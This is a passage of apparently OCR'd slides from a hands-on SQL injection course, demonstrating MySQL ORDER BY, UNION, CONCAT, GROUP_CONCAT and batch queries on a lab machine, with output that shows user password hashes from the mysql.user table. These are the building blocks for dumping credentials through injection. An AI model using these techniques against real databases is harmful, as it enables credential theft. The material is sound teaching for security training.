|                  | bt        |                                           |
| debian-sys-maint | localhost | *D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+------------------+-----------+-------------------------------------------+
```

← Field name


1 2 3 ← Column number

ORDER BY (field name)


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
mysql> select user,host, password from user;
+------------------+-----------+-------------------------------------------+
| user             | host      | password                                  |
+------------------+-----------+-------------------------------------------+
| root             | localhost | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root             | bt        | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root             | 127.0.0.1 | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|                  | localhost |                                           |
|                  | bt        |                                           |
| debian-sys-maint | localhost | *D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+------------------+-----------+-------------------------------------------+
6 rows in set (0.00 sec)

mysql> select user,host, password from user order by host;
+------------------+-----------+-------------------------------------------+
| user             | host      | password                                  |
+------------------+-----------+-------------------------------------------+
| root             | 127.0.0.1 | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root             | bt        | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|                  | bt        |                                           |
| root             | localhost | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|                  | localhost |                                           |
| debian-sys-maint | localhost | *D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+------------------+-----------+-------------------------------------------+
6 rows in set (0.00 sec)
```


ORDER BY (column number)


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
mysql> select user,host, password from user;
+------------------+-----------+-------------------------------------------+
| user             | host      | password                                  |
+------------------+-----------+-------------------------------------------+
| root             | localhost | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root             | bt        | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root             | 127.0.0.1 | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|                  | localhost |                                           |
|                  | bt        |                                           |
| debian-sys-maint | localhost | *D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+------------------+-----------+-------------------------------------------+
6 rows in set (0.00 sec)

mysql> select user,host, password from user order by 2;
+------------------+-----------+-------------------------------------------+
| user             | host      | password                                  |
+------------------+-----------+-------------------------------------------+
| root             | 127.0.0.1 | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root             | bt        | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|                  | bt        |                                           |
| root             | localhost | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|                  | localhost |                                           |
| debian-sys-maint | localhost | *D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+------------------+-----------+-------------------------------------------+
6 rows in set (0.00 sec)
```

UNION


- UNION can be used to join result of queries


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
mysql> select user,host,password from user union select 'IAS', 'Hands On Training', 'EWAH';
+------------------+-------------------+-------------------------------------------+
| user             | host              | password                                  |
+------------------+-------------------+-------------------------------------------+
| root             | localhost         | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root             | bt                | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root             | 127.0.0.1         | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|                  | localhost         |                                           |
|                  | bt                |                                           |
| debian-sys-maint | localhost         | *D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
| IAS              | Hands On Training | EWAH                                      |
+------------------+-------------------+-------------------------------------------+
7 rows in set (0.00 sec)

mysql> 
```

CONCAT


- CONCAT - combines results from multiple columns into one column (rows maintained)


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
mysql> select concat(user,host,password) from user;
+-------------------------------------------------------------------+
| concat(user,host,password)                                        |
+-------------------------------------------------------------------+
| rootlocalhost*9CFBBC772F3F6C106020035386DA5BBBF1249A11            |
| rootbt*9CFBBC772F3F6C106020035386DA5BBBF1249A11                   |
| root127.0.0.1*9CFBBC772F3F6C106020035386DA5BBBF1249A11            |
| localhost                                                         |
| bt                                                                |
| debian-sys-maintlocalhost*D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+-------------------------------------------------------------------+
6 rows in set (0.00 sec)

mysql>
```

GROUP_CONCAT


- GROUP_CONCAT - combines all results (rows & column) into one column (comma separated)


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

```
mysql> select group_concat(user,host,password) from user;
+-----------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------
-----------------------------------------------------------+
| group_concat(user,host,password)


                                                           |
+-----------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------
-----------------------------------------------------------+
| rootlocalhost*9CFBBC772F3F6C106020035386DA5BBBF1249A11,rootbt*9CFBBC772F3F6C106020035386D
A5BBBF1249A11,root127.0.0.1*9CFBBC772F3F6C106020035386DA5BBBF1249A11,localhost,bt,debian-sy
s-maintlocalhost*D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+-----------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------
-----------------------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

Batch query

- Batch query = executing more than 1 SQL query per request


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
mysql> select 'Welcome to EWAH',2,3; select 4,5,'IAS';
+-----------------+---+---+
| Welcome to EWAH | 2 | 3 |
+-----------------+---+---+
| Welcome to EWAH | 2 | 3 |
+-----------------+---+---+
1 row in set (0.00 sec)

+---+---+-----+
| 4 | 5 | IAS |
+---+---+-----+
| 4 | 5 | IAS |
+---+---+-----+
1 row in set (0.00 sec)

mysql> 
```

Batch query support

	ASP	ASP.NET	PHP
MySQL	NO	YES	NO
PostgreSQL	YES	YES	YES
Microsoft SQL Server	YES	YES	YES

Now we will learn...

- **What is SQL injection ?**
- **Quick MySQL tutorial**
- **SQL injection**
- Blind SQL injection
- Automating SQL injection using `sqlmap`


Overview

